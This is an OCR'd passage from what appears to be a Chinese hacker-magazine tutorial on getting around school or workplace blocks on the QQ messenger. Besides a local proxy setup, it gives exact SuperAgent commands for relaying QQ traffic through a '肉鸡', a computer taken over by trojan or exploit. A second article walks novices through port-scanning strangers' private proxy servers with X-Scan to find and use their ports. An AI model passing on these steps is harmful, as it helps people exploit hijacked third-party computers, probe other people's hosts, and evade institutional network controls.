


图 6

下面我们还要对QQ进行设置。右键点击屏幕右下角的QQ图标，选择“系统参数”设置，找到“网络设置”，如图6所示。切记其中的代理服务器地址要填写为：127.0.0.1，端口1080，或者代理服务器地址为：localhost，端口为1080。

配置完毕，再次运行SockOnline，然后启动QQ登录，你会发现自己可以突破限制上QQ了！

三、另类突破

下面再为你介绍另外一种方法，这种方法很另类：你需要一台可以不受限制自由上网的电脑，当然它不必是属于你的（如果是你的，就没有必要再介绍突破限制的方法了，使用这台不受限制的电脑就可以了）。然后通过我们要介绍的SuperAgent来突破学校或单位的限制。

SuperAgent是一个端口重定向工具，它可以改变你发送请求的数据协议类型。看到这儿，你想到了什么？对，就是可以通过它来突破网关的限制使用QQ！众所周知，我们所在的学校或单位正是由于屏蔽了UDP协议，导致我们无法使用QQ。通过SuperAgent就可以突破这个限制，从而自由自在地使用QQ。

SuperAgent运行在命令提示符或是MS-DOS下，先来熟悉一下它的界面。打开命令提示符（在Windows 98下则进入MS-DOS方式），转到SuperAgent的目录下，键入SuperAgent，会出现如图7所示界面。




图 7

前面我们提到过，用SuperAgent突破限制上QQ必须有一台不受限制的主机存在，比方说一台受你控制的“肉鸡”（中了木马或利用漏洞被你所控制）。用SuperAgent突破限制的原理是：本地机与肉鸡通信过程中使用的是TCP协议，而肉鸡和QQ服务器间的通信用的是UDP协议，这样就突破了学校或单位中对UDP协议的屏蔽，使得我们可以无拘无束地使用QQ。

下面正式开始。首先要在肉鸡上装一个SuperAgent，然后想办法让它执行命令：superagent –u 202.104.129.253 8000 4000 5000，这里的202.104.129.253是腾讯QQ服务器的地址，从QQ中可以查到。然后在我的本机上输入：superagent –t xxx.xxx.xxx.xxx 5000 8000，接着在QQ的系统设置里，把服务器地址设置为127.0.0.1，端口保持不变，仍是8000。这样就把我的机器伪装成了QQ服务器。数据转发过程为：本机端口8000→肉鸡端口5000→肉鸡端口4000→腾讯QQ服务器端口8000。

使用代理服务器可以使得网友上网更加快速安全。不过，现在找到一个好的免费代理非常难，有人甚至发明了在肉鸡上自己做代理的方法。不过本文的作者却很聪明，他利用现有的网络知识寻找别人使用的代理服务器。这种方法值得广大菜鸟借鉴。

教菜鸟找到QQ代理的端口号

文/z33

上网时，可以显示IP的QQ里经常会看到一些本来应该在国内的好友，IP 却显示为台湾、日本、韩国等，这是因为这个IP 的好友用了QQ 的Socks5 代理。当然，这类代理服务器可以到一些代理的网站去找公开发布的IP，不过这些IP 由于用的人太多，很快会失效。

而我们经常在网上遇到一些人有自己专用的QQ代理服务器，是他们自己用肉鸡做的。一般来说谁都不会轻易把代理服务器的端口告诉你，虽然我们可以从显示IP 的QQ 上看到代理服务器的地址，但没有端口号也是没有用的。我现在就来告诉各位菜鸟，如何去找到那些你只知道QQ 代理服务器地址而不知道端口号的电脑的代理端口号。

现在开始跟我做。假设你发现一个用QQ 代理的家伙，可以看到他的代理服务器IP 是211.181.xxx.xxx，我们把他的代理地址记下来，记冒号前面的地址就行了，端口不用记，没用。如图1 所示。




图1

现在我们来打开X-scan。先点“设置”菜单下的“扫描模块”项，出现扫描模块窗口，点“清除”铵钮，再点“确定”。如图2 所示。




图2

接下来，再继续点“设置”菜单下的“扫描参数”项，在基本设置页中的“指定IP范围”文本框中输入刚才记下的代理服务器的地址。勾选“显示详细进度”。如图3 所示。




图3

然后在“端口相关设置”页输入“1－9999”，检测方式为“TCP”，点“确定”！如图4 所示。




图4

最后我们点一下文件菜单下的“开始扫描”。好了，X-Scan 开始工作，如图 5 所示。




图 5

